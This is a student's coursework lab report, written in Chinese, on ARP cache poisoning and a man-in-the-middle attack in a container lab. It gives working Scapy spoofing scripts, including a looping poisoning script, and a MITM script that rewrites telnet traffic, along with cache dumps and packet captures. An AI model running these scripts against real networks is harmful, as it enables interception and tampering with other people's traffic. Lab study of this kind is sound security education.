网络空间安全实训 第四次实验报告

57118221 梅昊

Task 4.1

1. 首先在 B 上向 A 发送消息，这里使用 ping。

```
root@6a1643e9e5d9:/# arp -n
root@6a1643e9e5d9:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.204 ms
```

2. 在 A 上查看 ARP 缓存，可以看到 B 的 ARP 条目已经被存入。

```
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

Task 4.1.A

1. 首先编写 op=1，即 request 类型的污染脚本。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.2"
A.pdst = "10.9.0.5"
pkt = E/A
sendp(pkt, iface='eth0')
```

2. 运行脚本。

```
root@f27b54ff026e:/volumes# python3 ARP.py
.
Sent 1 packets.
```

3. 欺骗成功，ARP 缓存被污染。

```
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
```

Task 4.1.B

1. 首先编写 op=2，即 reply 类型的欺骗脚本。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"
pkt = E/A
sendp(pkt, iface='eth0')
```

2. 首先是 10.9.0.6 已经被存入缓存的情况下，可以看到没有被污染，保持正确。

```
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
```

3. 如果在受害者正在通信的情况下，例如 ping 时，发送这个 reply，则 ARP 缓存会遭到污染。

```
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.3                 ether   02:42:0a:09:00:69   C                     eth0
```

4. 接下来将情况改为 ARP 缓存中不存在相关项时。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = "10.9.0.3"
A.pdst = "10.9.0.5"
pkt = E/A
sendp(pkt, iface='eth0')
```

5. 直接发送 reply 欺骗包，没有生效。

```
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
```

6. 如果在通信的过程中，如使用 ping 时发送 reply 欺骗包，则生效，成功污染。

```
root@6a1643e9e5d9:/# ping 10.9.0.3
PING 10.9.0.3 (10.9.0.3) 56(84) bytes of data.
^C
--- 10.9.0.3 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2028ms

root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.3                 ether   02:42:0a:09:00:69   C                     eth0
```

Task 4.1.C

1. 首先，针对条目中已有的地址，如 10.9.0.6，编写 gratuitous 类型的发包脚本，即源 IP 与目的 IP 均为发包的地址，目标 MAC 地址均为广播地址。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"
pkt = E/A
sendp(pkt, iface='eth0')
```

2. 污染成功，更改了 ARP 缓存中的条目。

```
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.3                 ether   02:42:0a:09:00:69   C                     eth0
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.3                 ether   02:42:0a:09:00:69   C                     eth0
```

3. 针对原来条目中不存在的地址 10.9.0.7。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc = "10.9.0.7"
A.pdst = "10.9.0.7"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"
pkt = E/A
sendp(pkt, iface='eth0')
```

4. 污染失败，ARP 缓存中没有新的条目。

```
root@6a1643e9e5d9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.3                 ether   02:42:0a:09:00:69   C                     eth0
```

Task 4.2

1. 首先，对第一题中的脚本做一些修改。为了保证 ARP 缓存的长期有效，每 5 秒对双方发送一次欺骗包。这样保证了在之后的实验期间内，ARP 的缓存都是错误的，双方对 IP 地址的解析都会指向攻击者。

```python
#!/usr/bin/env python3
from scapy.all import *
import time

E = Ether()
A1 = ARP()
A1.op = 1
A1.psrc = "10.9.0.6"
A1.pdst = "10.9.0.5"
A2 = ARP()
A2.op = 1
A2.psrc = "10.9.0.6"
A2.pdst = "10.9.0.5"

pkt1 = E/A1
pkt2 = E/A2

while(True):
    sendp(pkt1, iface='eth0')
    sendp(pkt1, iface='eth0')
    time.sleep(5)
```

2. 关闭攻击者的 ip_routing。在 10.9.0.5 上 ping 10.9.0.6。一开始一段时间都是没有反应的。在等待了几秒之后，才建立了连接。

```
root@6a1643e9e5d9:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.162 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.112 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.104 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.108 ms
```

3. 通过 WireShark 抓包可以看到，在一段时间没有反应后，受害者发送了 ARP 广播报文，得到了正确的响应，所以可以 ping 通。

14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	02:42:0a:09:00:05	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
14 21:2…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06
14 21:2…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request id=0x0056, seq=
14 21:2…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply id=0x0056, seq=

```
Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface vethdf684cf, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Internet Control Message Protocol
```

4. 关闭攻击者的 ip_routing。在 10.9.0.5 上 ping 10.9.0.6。得到了回复.

```
root@6a1643e9e5d9:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.112 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.142 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.117 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.147 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.234 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.145 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.103 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.103 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.102 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.100 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.102 ms
```

5. 通过抓包可以看到，攻击者发送了 redirect 报文，重新导向位置。在收到了多个 redirect 以后，受害者通过 ARP 广播，重新确认 IP 对应的 MAC。

1	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request
2	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
3	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request
4	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect
5	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
6	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request
7	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect
8	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
9	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request
10	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect
11	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
12	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request
13	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect
14	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
15	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request
16	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect

7	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect
8	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
9	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reques
10	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect
11	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
12	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reques
13	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect
14	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
15	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reques
16	2021-07-14 21:3…	10.9.0.105	10.9.0.5	ICMP	126 Redirect
17	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply
18	2021-07-14 21:3…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42 Who has 10.9.0.5?
19	2021-07-14 21:3…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6?
20	2021-07-14 21:3…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42 10.9.0.5 is at 02:
21	2021-07-14 21:3…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reques
22	2021-07-14 21:3…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply

6. 在指南提供的代码基础上进行修改。将所有的数据都改为 Z。

```
            data = pkt[TCP].payload.load # The original payload
data
            newdata = "Z"*len(data)
```

7. 首先建立 telnet 连接。

```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@6a1643e9e5d9:~$ ls
seed@6a1643e9e5d9:~$ cd ..
seed@6a1643e9e5d9:/home$ ls
seed
seed@6a1643e9e5d9:/home$
```

8. 关闭攻击者的 ip_routing。并开启 MITM 攻击脚本。

```
root@f27b54ff026e:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

9. 此时窗口中输入的所有内容都会被替换为 Z。因为 telnet 的原理是将键盘输出发送，并返回输入的内容。

```
seed@6a1643e9e5d9:~$ ls
seed@6a1643e9e5d9:~$ cd ..
seed@6a1643e9e5d9:/home$ ls
seed
seed@6a1643e9e5d9:/home$ ZZZZZZZZZZZZZZZZZZ
```


10. 为了解决循环发包的问题，对 filter 进行修改。定义 filter 为目标 MAC 地址为攻击者 MAC。这样攻击者自己发出的包就不会进行捕获。

```
f = 'tcp and ether dst 02:42:0a:09:00:69'
```

```
^Croot@322f9193bce9:/volumes# python3 MITM.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Task 4.3

1. 首先建立 telnet 连接。



2. 将 MITM 脚本中的数据修改改为将自己的名字 MH 替换成 AA。

```
newdata = data.replace(b'MH',b'AA')
```

3. 可以看到 10.9.0.6 向 10.9.0.5 方向发送的 MH 被替换成了 AA。